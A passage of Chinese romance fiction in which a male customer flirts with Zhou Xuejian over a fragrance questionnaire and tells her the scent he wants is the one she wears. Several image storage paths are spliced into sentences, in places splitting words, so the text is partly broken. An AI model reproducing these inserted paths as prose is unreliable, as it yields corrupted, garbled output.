    阿错扫了眼问卷狐疑道:“生辰八字?身体状况?还有,特殊喜好??”


    今晚越来越有意思了。


    “嗯。”周雪见柔婉对上他审视的目光,“生辰八字不知道可以写生日。”


    他推笔不写,淡淡道:“我已经有心仪的香味。这味香,你这里有。”


    周雪见欣喜:“是吗?那太好了。”


    “只是这味道不适合用在我身上,倒适合——待在我身边。”


    周雪见眼珠转了转,没有理解盛怀绪的意思:“您说的是哪款?”


    阿错起身,骨节分明的手按在空白问卷上,身体压迫式地前倾,贴近周雪见耳边。


    周雪见还未反应过来,视线就被阴影罩住,一种凛冽侵略性的气息扑面而来,让她不由得后缩一寸,双手攥紧。男人温热的气息拂过耳廓,低沉又带着些许玩味的声音电流一般钻进她的耳膜:


    “你身上这款。”